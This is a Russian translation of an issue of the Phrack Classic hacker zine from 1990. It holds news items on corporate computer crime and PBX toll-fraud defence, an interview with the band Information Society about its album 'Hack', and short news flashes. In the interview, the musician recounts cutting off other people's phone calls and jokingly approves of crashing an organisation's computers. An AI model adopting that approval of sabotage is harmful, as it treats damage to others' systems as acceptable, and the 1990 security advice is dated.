В уголовном деле компания теряет контроль над тем, какая информация становится достоянием общественности в ходе процесса. Но компании могут прибегать к гражданским средствам защиты, позволяющим сохранить более низкий профиль. Иск о краже коммерческой тайны, например, мог бы стать одним из путей, сказал Уивер.

Многие компании не спешат укреплять безопасность, даже зная о рисках компьютерных преступлений. Во-первых, они опасаются, что усложнение доступа к компьютерам снизит производительность. Есть и опасение, что технические специалисты, пользующиеся высоким спросом, могут уйти на другие должности, если требования безопасности станут слишком обременительными.

Немаловажен и финансовый фактор. Серьёзные меры безопасности на крупном объекте могут стоить в среднем 100 000 долларов, хотя небольшой компании можно помочь примерно за 10 000 долларов, сказал Тревор Джи, партнёр консалтинговой компании Deloitte and Touche.

«Они слышат все эти слухи, но если им не показать конкретную экономию, они не торопятся», — сказал Джи.

Доказать экономию трудно, если только компания уже не стала жертвой компьютерного преступления. Но именно такие жертвы, некоторые из которых понесли убытки в миллионы долларов, как правило, становятся лучшими клиентами специалистов по безопасности, говорят консультанты.

Значительная часть уязвимости к компьютерным преступлениям объясняется просто халатностью в вопросах безопасности. Доступ не ограничен. Двери не закрыты на замок. Пароли легко угадываются, редко меняются и разглашаются нескольким сотрудникам. И даже эти элементарные меры безопасности легко откладываются в долгий ящик.

«Часто слышишь: "Мы всё никак не доберёмся до смены пароля, потому что..."», — рассказал Рой Альзуа, менеджер программы телекоммуникационной безопасности Rockwell International, на конференции по безопасности.

Итак, что должны делать компании, чтобы закрыть зияющие бреши в своей защите?

Консультанты говорят, что сначала высшее руководство должно взять на себя обязательство, к которому серьёзно отнесутся все в организации.

«Я видел, как компании тратят сотни, а то и тысячи долларов впустую, потому что руководство не поддерживало программу», — сказал Джи из Deloitte & Touche. «В результате специалистам по информационным системам трудно добиваться большей безопасности».

После того как топ-менеджеры убеждаются в необходимости более строгой защиты, необходимо разработать политики и процедуры, говорят консультанты. Джи предлагает в дополнение к программам обучения размещать напоминания на видных местах. Следует также решить такие вопросы, как допустимость использования компьютеров сотрудниками в личных целях.

Руководство также должно определить, какие системы и информация подлежат защите.

«Нужно сосредоточиться на информации, о которой они действительно беспокоятся», — сказал Грегори Теркалсен, национальный директор по услугам информационной безопасности консультантов Ernst & Young. «Примерно 95 процентов информации среднестатистической компании никому не нужны».

Прежде чем браться за сложные системы безопасности, компаниям следует позаботиться об основах.

«Закройте дверь на замок. Это так просто», — сказал Альзуа.

Компаниям следует убедиться, что пароли, поставляемые с их компьютерами, изменены. А затем сотрудники не должны использовать общеупотребительные слова или имена, которые легко

угадать. Сочетание цифр и букв, хотя и трудно запоминаемое, обеспечивает большую надёжность.

Ещё одна базовая мера — система автоматической проверки подлинности того, кто звонит в компьютеры компании снаружи.

Затем компаниям следует создать электронный журнал аудита, позволяющий знать, кто использует систему и когда. И компаниям следует всегда находить время для резервного копирования компьютерных файлов и хранения копий в месте, защищённом от пожара и затопления.

В распоряжении компаний имеется широкий спектр программного обеспечения для самозащиты. Некоторые программы автоматически кодируют вводимую в систему информацию. Другие обнаруживают вирусы.

Для более сложного подхода LeeMah Datacom имеет систему, которая блокирует компьютерный сигнал на телефонной линии до ввода правильного кода доступа. Компания проводила конкурсы, предлагая хакерам взломать свою систему. Никому это не удалось, утверждает компания.

SRI разрабатывает систему, которая будет круглосуточно отслеживать компьютерную активность под наблюдением охранника. SRI внедряет эту систему для ФБР и планирует сделать её коммерческим продуктом.

Ни одна компания не захочет иметь абсолютно защищённую систему, говорят консультанты. Это означало бы отключение большинства сотрудников и выход из сетей, способных повысить эффективность работы.

Тем не менее, сохраняя баланс между открытостью и защищённостью, можно многое сделать для предотвращения компьютерных преступлений. И хотя идеального решения не существует, компаниям незачем стоять и ждать, когда они станут следующей жертвой.

ЗАГОЛОВОК: НОВЫЕ ТЕЛЕФОННЫЕ НОМЕРА BELL CANADA ОЗАДАЧИВАЮТ НЕКОТОРЫХ КЛИЕНТОВ
ДАТА: 26.09.90
ИСТОЧНИК: CANADA NEWS-WIRE (CNW)
Контакт: Ирен Колелла (416) 581-4266; Джефф Мэттьюс, Bell Canada (416) 581-4205.
Происхождение: ТОРОНТО

ТОРОНТО — Новые телефонные номера Bell Canada в южном Онтарио вызывают недоумение у части клиентов в зоне кода 416.

В конце 1988 года Bell обнаружила нехватку телефонных номеров в регионе Золотой Подковы из-за быстрого роста бизнеса и жилого сектора, а также роста популярности сотовых телефонов, факсимильных аппаратов и новых услуг типа Ident-A-Call.

Для обеспечения дальнейшего роста компании нужно было найти способ создания новых комбинаций номеров. Решение было найдено путём присвоения местных кодов из комбинаций, ранее зарезервированных в качестве кодов регионов в других частях Северной Америки.

До марта этого года три цифры (известные как код центрального офиса), с которых начинается телефонный номер, никогда не имели нуля или единицы в качестве второй цифры. На этой позиции могла стоять любая цифра от двух до девяти, а комбинации с нулём или единицей использовались исключительно как коды регионов. Но при более чем четырёх миллионах телефонных номеров в Золотой Подкове Bell попросту исчерпала традиционные комбинации кодов центрального офиса. Создав новые коды вроде 502, 513, 602 и 612, компания получила доступ к почти одному миллиону новых телефонных номеров.

Некоторые клиенты, однако, сочли новые номера несколько сбивающими с толку. Когда в марте были введены новые номера, Bell провела масштабную рекламную кампанию, сообщая клиентам

по всей зоне 416, что для всех междугородних звонков в пределах этого кода нужно набирать 1 плюс 416 или 0 плюс 416, чтобы соединение состоялось.

Пресс-секретарь Bell Джефф Мэттьюс говорит, что хотя рекламная кампания была весьма эффективной в изменении привычек набора, ряд клиентов чешет затылок, впервые видя новые телефонные номера.

«В ряде случаев мы обнаруживаем, что корпоративные клиенты не перепрограммировали своё телефонное оборудование для набора новых номеров», — сказал Мэттьюс, — «но некоторые люди думают, что видят ошибку, когда видят телефонный номер, начинающийся, например, с 612. Большинство удовлетворяются, получив объяснение».

По словам Мэттьюса, создание миллиона новых телефонных номеров обеспечит Bell Canada ресурсами на несколько лет, после чего будет введён новый код региона.

Код 416 — первый в Канаде, достигший исчерпания. Ряд американских городов столкнулся с аналогичной ситуацией и ввёл похожие планы нумерации.

Bell Canada, крупнейшая канадская телекоммуникационная компания, предлагает полный спектр современных продуктов и услуг более чем семи миллионам корпоративных и частных клиентов в Онтарио, Квебеке и части Северо-Западных территорий.

Bell Canada является членом Telecom Canada — ассоциации ведущих телекоммуникационных компаний Канады.

Для получения дополнительной информации обращайтесь: Ирен Колелла (416) 581-4266; Джефф Мэттьюс, Bell Canada (416) 581-4205.

ЗАГОЛОВОК: КАК ОБЕСПЕЧИТЬ БЕЗОПАСНОСТЬ МИНИ-АТС (PBX)
Автор: Брюс Колдуэлл
ДАТА: 15.10.90
Выпуск: 291
Раздел: TRENDS
Стр.: 25

Предотвратить мошенничество с тарификацией через корпоративную мини-АТС (PBX) может такая простая — хотя и неудобная — мера, как увеличение кодов доступа с четырёх до 14 цифр. «Когда у нас были девятизначные коды, нас серьёзно ударили», — говорит Боб Фокс из US Sprint Communications Co., имея в виду номера кредитных карт телефонной компании. «Но когда мы перешли на 14-значные коды и активное судебное преследование, злоупотребления прекратились».

В большинстве компаний код авторизации для удалённого доступа, которым сотрудники пользуются для звонков через корпоративную мини-АТС вне офиса, состоит всего из четырёх цифр. Многие компании «зациклились на четырёхзначном коде авторизации», говорит Фокс, главным образом потому, что руководителям его легче запомнить. Но хакеру достаточно примерно 20 минут, чтобы взломать четырёхзначный код.

Чтобы помочь клиентам справляться со злоупотреблениями PBX, MCI Communications Corp. подготовила памятку с описанием превентивных мер. Мошенничество с PBX может проявляться по определённой схеме: на начальном этапе наблюдается резкий рост использования исходящих линий 950 и 800, позволяющих тайному пользователю «замести следы», перескакивая от одного оператора к другому, — приём, известный как «петля» (looping). Со временем сведения о незащищённой системе могут распространиться широко, что приведёт к интенсивному использованию услуг наряду с обычным телекоммуникационным трафиком.

Клиентам рекомендуется проводить аудит систем на предмет нетипичного использования и регулярно менять коды. Следует избегать постоянных тональных сигналов как подсказок для ввода кодов доступа — именно их ищут запрограммированные хакерами компьютеры. Вместо этого MCI рекомендует голосовую запись или полное отсутствие подсказки, а также предлагает автоматически прерывать звонок или переводить его на оператора коммутатора при каждом вводе неверного кода.

Очевидный источник помощи нередко упускается из виду. Джим Снайдер, юрист в отделе корпоративной системной безопасности MCI, поясняет: «Первое, что мы говорим клиентам, — это обратиться к своему поставщику PBX и выяснить, какие средства защиты можно встроить в мини-АТС».

ЗАГОЛОВОК: СЛЕДИТЕ ЗА СВОЕЙ МИНИ-АТС
Колонка: Database
ДАТА: 02.04.90
ИСТОЧНИК: COMMUNICATIONSWEEK (CWK)
Выпуск: 294
Раздел: PRN
Стр.: 24

Многие менеджеры голосовых систем были бы «в ужасе», узнав о низком уровне безопасности своих мини-АТС, по словам Гейл Тэкери, помощника генерального прокурора штата Аризона. Тэкери выступила перед группой финансовых пользователей на конференции по компьютерным вирусам, организованной финансовым отделением Ассоциации управления обработкой данных (DPMA). Тэкери, занимающаяся расследованием компьютерных преступлений, сказала, что мини-АТС нередко используются сетевыми преступниками для бесплатных международных звонков за счёт компаний-владельцев. «Владельцы PBX зачастую не знают, что если с вашей мини-АТС будет совершено мошенничество на 500 000 долларов, местный оператор не покроет этот убыток», — сказала она.

Мини-АТС также нередко служит первым плацдармом для взлома хакерами, использующими бесплатный телефонный сервис для проникновения в систему данных пользователя. «PBX — главный инструмент для международного телефонного мошенничества и для хакеров, атакующих вас и скрывающихся за корпоративной личиной вашей компании», — сказала Тэкери.

Ричард Лефкон, сетевой плановик Citicorp и президент финансового отделения DPMA, сказал, что пользователи скорее предпримут шаги для защиты мини-АТС, чем сети микрокомпьютеров. «Мини-АТС — дорогостоящая вещь, поэтому если добавить 15–20 процентов на её защиту, это оправданная трата», — сказал Лефкон. «Если же у вас PC стоимостью пару тысяч долларов, вы дважды подумаете, прежде чем вкладывать несколько сотен долларов в каждый ПК для их защиты, — если, конечно, не считаете себя особенным».

Звоним в Нью-Йорк...

Автор: Doc Holiday

```
KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

      K N I G H T L I N E

   Issue 03/Part III of III

    17th of November, 1990

      Written, compiled,

   and edited by Doc Holiday

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL
```

У группы Information Society вышел новый альбом под названием "HACK"? Что эти ребята вообще знают о хакерстве? Как им пришло в голову такое название? Почему они проявляют такой интерес к компьютерному подполью?

Knightline получил возможность расспросить Курта Валакена из InSoc о новом альбоме и его причастности к компьютерному андеграунду.

KV: Алло.
Я: Курт?
KV: Да, Doc?
Я: Привет, ты готов к интервью?
KV: Конечно, валяй.
Я: Ладно, это DH из Phrack Classic —
TC: Это Conflict.
PH: А это Pain Hertz.
KV: Эм, надеюсь, вы спросите у меня мой хакерский ник...
Я: Ок, какой у тебя ник?
KV: Потому что, как мне кажется, у меня один из самых крутых хакерских ников, которые я когда-либо слышал.
TC: Эй...
Я: Ну и какой?
KV: TRAPPED VECTOR.
Я: "Trapped Vector"?
KV: Угу.
Я: Как ты до этого додумался?
KV: Что? Не узнаёте?
Я: Хаха.
KV: Что... вы называете себя хакерами?
Я: Ах...
KV: Боже мой... Вы, видно, такие молодые, что никогда не имели дела с ассемблером.
Я: Кто бы захотел — это был саркастический вопрос...
Я: Итак, Курт...
KV: Trapped Vector — термин из самых глубин работы процессора.

Я: Ясно.
Я: Ладно, какое отношение ты имеешь или имел к телекоммуникациям?
KV: К телекоммуникациям в каком смысле?
Я: К телекоммуникационной сфере.
KV: Эм... Я изучал компьютерные науки в Университете Миннесоты... Ровно достаточно долго, чтобы увлечься, но недостаточно долго, чтобы получить диплом.
Я: А, значит, ты не окончил?
KV: Нет. После пятого года я наконец сдался и уехал в Вену.
Я: Эм. Давай перейдём к новому альбому. Что вдохновило вас на тему «хакерства» в нём?
KV: Мм, ну... это не то чтобы мы были вдохновлены на это — мы не сидели весь день и не говорили: «Эй, давайте впихнём туда этот хакерский мальтийский крест!» — скорее, мы просто не выпускали всё это на первом альбоме, потому что пытались... эм... не поднимать волн, раз уж это был наш дебют. А теперь мы обнаглели и думаем, что можем делать всё что захотим. Вот и делаем что хотим. А когда мы делаем что хотим, часть этого неизбежно просачивается, потому что... мы в теме.
Я: Эм... Ты следил за недавними арестами хакеров, которые преследовали страну в этом году?
KV: Хакерский «buzz», который преследовал...
Я: АРЕСТЫ. Да, хакерские аресты.
KV: О, я не следил, но краем уха слышал кое-что от друзей.
Я: Да, потому что выход вашего альбома с названием "HACK" очень вписывается в период, когда хакеры получают такую огласку в прессе.
KV: Да.
Я: И мне казалось, это могло быть одним из источников вдохновения.
KV: Ну, вообще-то, верите вы или нет, мы и сами толком не знаем, что значит назвать альбом "HACK". У нас есть список примерно из девяти разных интерпретаций, которые мы решили оставить открытыми, и каждый сам может решить, какая из них настоящая, — и, как ни странно, концепция компьютерного хакерства находится в конце нашего списка. Первое, о чём мы всегда думаем, — это противопоставление hack и... уважаемого профессионала — то есть, знаете, «он просто hack, он просто hack-писатель»...
Я: Верно.
KV: «Они просто hack-музыканты» — потому что, полагаю, мы хотели самоиронично, саркастически и легко продаваемо самоунизиться.
Я: Да.
Я: Что насчёт твоего личного участия в компьютерном подполье? Оно есть? С хакерами?
KV: Ну, мм... если бы я не был «поп-тартом» (это наш личный жаргон для рок-звезды), я бы, наверное, пытался зарабатывать программированием.
Я: Ааа!
KV: Мм, однако... это не так. Я пытаюсь быть «поп-тартом», поэтому моя вовлечённость более ограничена, чем мне хотелось бы. Я имею в виду, что всё делаю на IBM. Когда сочиняю...
Я: Хм, Курт, каково твоё отношение к хакерам и хакерству?
KV: Мм, вот моё отношение: я человек, который — всегда... всегда — например, когда у меня была та телефонная работа, я почти не работал. Я всё время пытался придумать хитрые вещи, понимаете. Типа ломал чужие телефонные разговоры и так далее — так что я очень в теме. И я понимаю, почему люди хотят это делать. НО я всегда как-то понимал, что просто... не должен. Потому что это глупо. Это было ребячеством. И я просто хочу, чтобы хакеры могли придумать занятие получше, чем получать вещи, не платя за них.
PH: Типа что-то более продуктивное?
KV: Да, типа... эм... мм, обвалить компьютерную систему какой-нибудь убийственной организации.
Я: Вы всегда так думали или... просто из-за своей популярности?
KV: Мм, это отношение появилось у меня с возрастом, потому что... эм, мне просто становится всё скучнее от того, как люди направляют весь свой интеллект и мотивацию на то, чтобы уклоняться от

оплаты телефонного счёта.
TC: Ну, вообще-то это уже отход от хакерства как такового. Потому что многие хакеры реально увлечены системами больше, чем, знаешь, телефонным фродом.
KV: Ну, очень на это надеюсь.
TC: Да, я имею в виду...
KV: Моё представление об отличном хакерстве — это добыча информации, которую другие люди неправомерно пытаются скрыть.
TC: Верно.
KV: Но большинство хакерства, на мой взгляд, — это мелкие способы получить что-то, не платя, и это просто нелепо.
Я: Это «хакеры 90-х», Курт.
PH: Да, движение очень сильно идёт в эту сторону...
Я: Именно туда.
Я: Расскажи нам о той телефонной работе, которую ты упомянул?
KV: Ну, я работал в маркетинговой исследовательской конторе. Вы все знаете, что это такое — звонишь и говоришь: «Здравствуйте, меня зовут Курт, я звоню от Marketing Incentives Incorporated, и сегодня вечером мы проводим опрос в вашем районе... о зубной пасте!»
PH: Хах.
TC: Аха.
Я: Бахаха.
KV: «И я хотел бы узнать, могу ли я задать вам несколько вопросов?» — «Что! Я не хочу покупать никакую зубную пасту!» — «Нет, мы просто хотели задать несколько вопросов...» — Тьфу...
KV: Типа... ты пытался придумать способы не звонить, потому что делать это было так мучительно.
TC: Хех.
KV: Лучшим было то, что я мм... это было время, когда я почти ничего не знал о телефонах... и о том, как они работают... мм... но я умудрился протянуть небольшую штуку — провода с крокодильчиками — эм, от телефона, за которым сидел, до центрального коммутатора. И эм, каждый раз, когда мне нужно было выйти в туалет или ещё куда, я туда заходил и, соединяя и замыкая два провода, обрывал чей-нибудь разговор.
PH: Ха.
KV: Понимаете, но через какое-то время я спросил себя: ЗАЧЕМ? Лучше бы я придумал что-нибудь более творческое — типа мм... установить транспозитор тональности на исходящие сигналы, чтобы люди на другом конце провода слышали: «А ТЕПЕРЬ Я ХОТЕЛ БЫ СПРОСИТЬ ВАС: КАК ВЫ ОТНОСИТЕСЬ К COLEGATE?»
Я: Бахаха.
TC: Аха.
PH: Хех!
KV: Это было бы смешно — аха.
KV: Но я так и не сделал этого...
Я: Хм, знаешь ли ты другие группы, которые вовлечены в компьютерное подполье или интересуются им?
KV: Нет, не знаю, чтобы такие были — большинство музыкантов либо антитехнологичны, либо если и увлечены технологиями, то недостаточно... или не ради них самих. Как хакеры.
Я: У вас были какие-то проблемы с названием нового альбома?
KV: В каком смысле?
Я: Ну, вы замечаете, что большинство ваших фанатов думает, что вы причастны к «хакерской сцене» из-за названия?
KV: Пусть думают как хотят — у него куча разных значений.
KV: Например, один из членов группы воспринимает это как отсылку к тому, что он повар, и ему нравится рубить мясо.
Я: Хах.

ТС: Хех.
ТС: А что насчёт сингла на 12" со стороной «BlueBox 2600» и стороной «Phone Phreakers»?
KV: Что насчёт них?
ТС: Ну... эм.
KV: А «Virtual Reality mix»?
ТС: Да, ты что-нибудь слышал об этом?
KV: Мм, нет, люди в массе своей просто не замечают. То есть, когда ты хакер, ты как-то забываешь, как мало люди знают. Но невероятно, как много люди не знают. И я уверен, что один из тысячи воспринимает всё это иначе, чем «О, просто очередное забавное название микса!»
Я: Баха.
KV: Большинство названий миксов — просто внутренние шутки, поэтому большинство людей не пытается их понять.
ТС: Верно.
KV: Мм, в общем, единственное, что произошло, — люди мм... очень отозвались на концепцию того, что мм... мы пытаемся апеллировать к компьютерному хакерству — гораздо больше, чем мы на самом деле пытались. Мы просто хотели, чтобы это была отсылка. А люди вокруг нас как бы навязывают нам это как тему. Мы к этому не готовы. Потому что, хотя мы и в теме, из нас троих только я могу поддержать разговор о технологиях. И даже я вынужден признать, что не являюсь экспертом-хакером. Я просто недостаточно много знаю. Типа... эм... я знаю, что такое FAT, но не знал бы, как его перезаписать.
ТС: Ну, это ещё один вопрос. Ты разграничиваешь хакера как того, кто взламывает компьютеры, и хакера как интенсивного системного программиста?
KV: Я делаю это разграничение?
ТС: Да.
KV: Мм... Нет... Я недостаточно погружён в мир хакеров, чтобы делать это разграничение.
Я: Есть что-нибудь, что ты хочешь сказать компьютерному подполью?
KV: Мм... да, дайте мне подумать... «Кататься на роликах — не преступление».
ТС: Хах.
РН: А!
KV: Вы же знаете, что я живу на роликах?
РН: Ну, на обложке альбома ты в роликах... рядом с той машиной... с твоим...
KV: Моим снаряжением для телеразрушения!
KV: И должен добавить щепотку соли к фразе «Хакеры мира, объединяйтесь!», которая на нашей обложке...
РН: Верно.
KV: Мы на самом деле не собирались делать из этого огромный баннер — это должен был быть маленький комментарий сбоку, а наш лейбл неправильно понял наши намерения. Мы не считали, что это достаточно хорошо, чтобы печатать таким... таким огромным шрифтом.
Я: Хм.
KV: Не щепотку соли... Щёку и язык.
ТС: Хехе.

\

Я: Ну, думаю, это всё... Есть что-то, чем хочешь подытожить?
KV: Мм...

\

Я: Эм, Курт, у тебя есть где-нибудь email?
KV: АА, ну, мне стыдно говорить, но только на Prodigy.
ТС: ХАХ.
Я: Бахах!

PH: Хех.
Я: Ладно... Если это всё...
KV: Подождите. Есть кое-что, чем можно подытожить...
KV: Пожалуйста... В случае с нашим альбомом постарайтесь преодолеть хакерский инстинкт и купите оригинальный диск, а не ждите пиратской копии...
KV: Ладно?
Я: Хах.
KV: Нам нужны деньги.

Пресс-релиз нового альбома InSoc

[Следующий текст является пресс-релизом нового LP InSoc. — DH]

INFORMATION
SOCIETY

«У хакеров нет уважения к общепринятым взглядам. У нас нет уважения к музыкальным конвенциям...»

— *Paul Robb*

«Hack имеет несколько значений, некоторые из которых самоуничижительны. Нельзя относиться к этому слишком серьёзно, иначе упустишь суть. Речь идёт об игривом использовании технологий, о взломе кодов. Это постмодернистская эстетика, которая проявляется в нашей музыке...»

— *James Cassidy*

«После того как мы придумали, стёрли и вычеркнули множество других названий, мы наконец решили назвать наш альбом _Hack_ — имя, которое, по нашему мнению, величественно, звучно и значимо. Оно объясняет, что прежде мы были лишь обычными «hackers», пока не были возведены в наш нынешний статус первейших «hackers» в мире...»

— *Kurt Valaquen*

Вот оно... настолько полное определение видения _Hack_, насколько его вообще можно получить, не слушая превосходный новый альбом Information Society с одноимённым названием. И если после прочтения трактатов трио об этом термине у вас вдруг сложилось чёткое понимание того, что за _Hack_ стоит, — что-то пошло не так. _Hack_ — это больше, чем определение. Это образ жизни. Со своим саундтреком.

«Мы музыкальные хакеры первого уровня, — продолжает Пол Робб из InSoc. — То, что мы делаем, похоже на то, как компьютерные хакеры взламывают сложные системы, чтобы сеять хаос.»

«Наша музыка действительно отличается от других прогрессивных стилей, — добавляет Джеймс Кэссиди. — Она смешнее и страшнее... смесь чистого попа и подрывного содержания под поверхностью.»

TOMMY BOY MUSIC, INC. 1747 1ST AV. NY, NY 10128 (212) 722-2211

Новостные молнии {A – G}

A> Четыре прямые телефонные линии между Сеулом и Москвой должны были открыться в полночь прошлой ночью. Министерство связи Южной Кореи сообщило, что количество телефонных звонков

между Южной Кореей и Советским Союзом выросло с четырёх звонков за весь 1987 год до примерно 5000 в месяц в этом году.

B> В последнем номере IEEE Spectrum (ноябрь 1990), на страницах 117–119, есть интересная статья под названием «The Great Blue Box Phone Frauds» с подзаголовком «До тех пор, пока телефонная компания не отделила сигнальную информацию от голосового сигнала, любой человек, способный свистеть на частоте 2600 герц, мог совершать междугородние звонки бесплатно».

В статье даже воспроизведена иллюстрация из июньского номера журнала «Ramparts» за 1972 год, показывающая, как собрать «чёрный ящик», чтобы звонящая сторона не платила за разговор.

В конце статьи также приведён список примерно из пяти-шести других интересных ссылок.

C> Регистрация в AT&T Mail онлайн: позвоните по модему на 1 800 624 5123 (2400, 1200 или 300 бод, 8 бит, без чётности); нажмите один (или несколько) \; и на приглашении входа введите REGISTER, затем ещё один \. Система проведёт вас через процедуру онлайн-регистрации. Приготовьте номер кредитной карты или EFT. В любой момент можно выйти с помощью ^C (\-C) и QUIT.

Ещё несколько функций AT&T Mail:

«Mail Talk» позволяет получать сообщения без терминала с любого DTMF-телефона — текстовые сообщения «произносятся» синтезированным голосом; есть также функции «Autoanswer» и «Autoresponse», позволяющие гибко автоматически отвечать на все или выбранные входящие сообщения.

D> Точное время в Детройте, штат Мичиган: 313-472-1212. Возможно, вскоре будет заменено на платный номер 900.

E> В Австралии хакеру по имени Phoenix предъявлены обвинения в мошенничестве против Содружества, заговоре с целью государственной измены и заговоре с целью убийства. Соединённые Штаты направили за рубеж представителей Федерального бюро расследований (ФБР) и Группы реагирования на компьютерные чрезвычайные ситуации (CERT) для помощи в расследовании и содействия в уголовном преследовании Phoenix. Тем временем «эксцентричный» Phoenix поддерживает связь с хакерскими друзьями в США через Интернет.

F> Bellcore сообщает, что у нас осталось всего 9 неиспользованных кодов городов. Нынешняя система генерации кодов должна была прослужить 100–200 лет. Беспокоиться не стоит: представитель организации Bell говорит, что новый план уже разрабатывается. Новая система предполагает замену второй цифры (0 или 1) на цифру от 2 до 9. По словам Bellcore, новый план должен прослужить ещё 200 лет. Хм.

G> Для обеспечения потока коммуникаций между хакерами, федеральными агентами и журналистами создана новая BBS. 713.242.6853. Мгновенная верификация для всех. BBS называется FACE to FACE.

**** КОНЕЦ PHRACK CLASSIC 32; Email: pc@well.ca.sf.us*